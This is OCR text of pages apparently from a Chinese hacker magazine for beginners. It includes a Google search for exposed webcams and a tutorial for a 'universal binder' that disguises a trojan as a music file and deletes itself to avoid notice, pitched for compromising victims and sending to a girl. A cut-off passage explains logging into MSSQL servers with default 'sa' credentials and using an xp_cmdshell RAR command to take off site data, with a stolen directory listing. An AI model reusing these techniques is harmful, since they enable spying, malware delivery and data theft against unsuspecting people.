


图 4

还记得在前几期杂志的Google hack里提到的摄像头吗，我们可以这样搜索：**intitle:"my webcamXP server!" "inurl:":8080"**。通过这个语法我居然看到一位老爷爷正在看电视呢，哈哈！现在，各位菜鸟已经把黑X的真经取到了吧，下次可能还会有哦。

菜鸟的万能捆绑器

文章难易度：★★☆
文章阅读点：可以捆绑非可执行文件的万能捆绑器

阿楠

在今年第二期份杂志中提供的Office绑马工具，感觉非常得不错，可惜现在微软已经在Windows更新里修补了这些office的漏洞，而且使用那个office绑马工具生成的文件也已经被杀毒软件查杀了，真是可惜呀！我最近研究了一下文件捆绑的原理，找到了一种另类的绑马方式，于是编写了一个万能文件捆绑工具，各位可不要小看了这个工具，它可以绑定任意文件，什么木马啊、Word文件啊、Mp3音乐啊、RM电影啊都可以，反正只要是Windows里有的文件类型，都可以绑定，而且最主要的是目前还是免杀哟，真是小菜们“抓鸡”的必备工具。

一、捆绑及运行原理

多文件的捆绑构成思想非常简单，任何文件在计算机的存储都是二进制文件。我们在捆绑文件时，首先建立一个新的二进制文件，写入捆绑程序的数据和其文件长度，然后依次再写入需要要捆绑的第一个文件的扩展名、文件长度和文件的数据；再写入需要要捆绑的第二个文件类型、文件长度和文件的数据……这样就完成了文件的绑定。生成文件的图标可以从其它程序中提取，可以伪装成doc图标、rm图标等等。最终文件被执行的时候，也就是将上面的方法思路倒过来使用。首先捆绑程序被执行，然后读取第一个文件的扩展名和大小，如果是可执行exe文件，就在Windows临时文件夹生成tem1.exe文件，生成完毕后直接运行这个temp1.exe。如果扩展名是非exe的文件，就在当前程序的目录下生成和程序文件名一样，但是扩展名是读取出来的扩展名，生成完毕后直接利用shell打开这个文件。后面文件依次按照这个方法一一释放，不同的只是生成的exe文件名是temp+第几个文件.exe而已。最终释放完毕后，程序检查如果已经生成同文件的非exe文件，那么就删除自己。这样，在此目录下只会存在一个文件，并且文件类型已经不是exe文件了。

二、实战演练

上边的原理，菜鸟们只需要了解一下就可以了，关键还是得会用。下面我就举例说明如何进行多文件的绑定和文件的释放过程。我们绑定一个计算器程序、一个记事本程序和一个wma音乐文件。

首先运行捆绑程序superbind.exe，界面比较简单，如图1。依次添加计算器程序，记事本程序和甜蜜蜜.wma文件。需要强调的是，我们在添加文件的时候，exe类型文件可以任意添加多个，但是非exe




图 1

文件只能添加一个，因为捆绑文件只需要伪装成一种文件。

添加捆绑文件完毕后，可以选择从文件中提取图标，最后点击“给我绑”按钮来生成文件（图2）。




图2

生成后的文件“好歌”是不是看起来和其它的wma文件一样啊（图3）。呵呵，毕竟大部分用户的电脑的文件查看设置都是隐藏已知文件的扩展名。我们双击“好歌”，就会运行计算器、记事本，同时也会播放甜蜜蜜.wma文件了，而且现在我的文档下面也只有“好歌.wma”了，而“好歌.exe”已经没了（图4），就算是用户怀疑，再次双击“好歌”也不会运行任何程序，“销声匿迹”的感觉真好！




图3




图4

三、预防方法

首先不要相信不熟悉的好友发来的任何文件，其次要在Windows里设置显示已知文件的扩展名，这样就可以发现文件的真面目了（图5）。




图5

好了，就介绍到这儿，赶快动手制作一首“特别的歌”发给你心仪的MM吧！

（本文所涉及到的万能捆绑器已收录到光盘中）

文章难易度：★★★
文章阅读点：使用winrar、IIS的脚本文件mkwebdir.vbs和chaccess.vbs以及在webshell环境下如何下载网站数据

快速下载网站数据不用愁

胡绪超

现在有许多网站使用了jsp，而服务器使用了tomcat，虽然安全性比IIS提高了很多，但是由于很多jsp系统直接将数据库连接的用户名和密码封装在一个类中，更改起来需要有一定的java基础，所以大多数管理员为了方便就只把数据库的用户名和密码改成了供用商提供的用户名和密码。这样的话，只要我们知道这个系统的用户名和密码，到网站上搜索同名的系统，就可以使用MSSQL查询分析器进行连接了。而我碰到的用户名和密码基本上都是如下两种情况，一种是用户名为sa，密码为空；另一种是用户名和密码都是软件公司名称或者与其产品相关的名称。




图2





图3

通过查询分析器连接上服务器后，就可以下载网站资源了。我不主张上传自己的后门或者木马，因为那会很快被发现的。我提供如下三种网站数据下载方案。

1.利用WinRar来下载。我们可以直接把想下载的文件复制到网站目录来下载，但是如果要下载多个文件，使用WinRar就方便了。使用命令**Rar a e:\myrar d:\film**，意思是把d盘film下的所有文件都压缩到e:\myrar.rar文件里。注意，参数a是必选参数，表示添加文件到压缩文件。使用查询分析器执行**master..xp_cmdshell 'Rar a e:\myrar d:\film'**。



2006年3月4日	17:36	<dir>	[国产][冬至][国语][V2K][40]
2006年4月26日	14:36	<dir>	video
2006年6月4日	12:37	<dir>	爱情片
2005年5月20日	11:58	2199	[illegible].txt
2006年3月5日	10:01	<dir>	傲慢与偏见
2005年12月5日	9:37	1869956	[illegible].mp3
2006年3月24日	16:37	1601503	[illegible].mp3
2006年9月22日	17:20	<dir>	电视剧
2006年9月22日	16:08	<dir>	动作片
2005年12月5日	10:00	2409554	对歌.mp3
2006年3月9日	9:35	<dir>	[illegible]
2005年12月5日	10:09	2416226	[illegible].mp3
2006年8月29日	9:43	<dir>	疯狂的石头
2006年9月19日	15:25	<dir>	故事片
005年10月20日	0:26	409728408	[illegible].rmvb
2006年3月12日	12:43	<dir>	记录片
2006年9月27日	15:03	<dir>	经典老电影
005年10月18日	18:09	<dir>	卡通片
005年10月18日	18:24	<dir>	科幻片
005年10月18日	18:22	<dir>	恐怖片
2006年10月5日	11:24	<dir>	老电影
2005年12月5日	10:02	1813661	[illegible].mp3
2006年9月22日	16:28	<dir>	名人专集
2006年3月9日	9:33	<dir>	[illegible]
2006年3月9日	9:34	<dir>	纳尼亚传奇
2006年3月17日	10:38	<dir>	尼尔斯骑鹅旅行记(中文)
2006年3月17日	10:34	<dir>	尼尔斯骑鹅旅行记(中文) 1-20
2006年9月27日	15:16	<dir>	片源
005年10月18日	18:12	<dir>	其他
005年10月18日	18:11	<dir>	枪战片
2005年12月5日	9:55	964649	[illegible].mp3
2006年3月24日	16:43	1420525	上一道坡下一道梁.mp3
2006年9月22日	16:14	<dir>	文艺片
2006年9月21日	16:30	<dir>	戏剧影片
2006年10月5日	11:17	<dir>	新电影
2006年6月30日	8:16	<dir>	新建文件夹
2005年12月5日	10:13	5479925	[illegible].mp3
2005年3月29日	10:24	14083567	[illegible].[VeryCD.com].rm
2005年12月5日	10:21	2867420	[illegible].mp3
2006年3月9日	9:30	<dir>	[illegible]

图1

2.如果要下载D盘下的所有电影，使用上边的方法很不方便，这时我们可以建立IIS虚拟目录，前提条件是系统要安装了IIS组件。我们主要用到Inetpub\AdminScripts下面的脚本文件mkwebdir.vbs和chaccess.vbs。建立步骤如下：

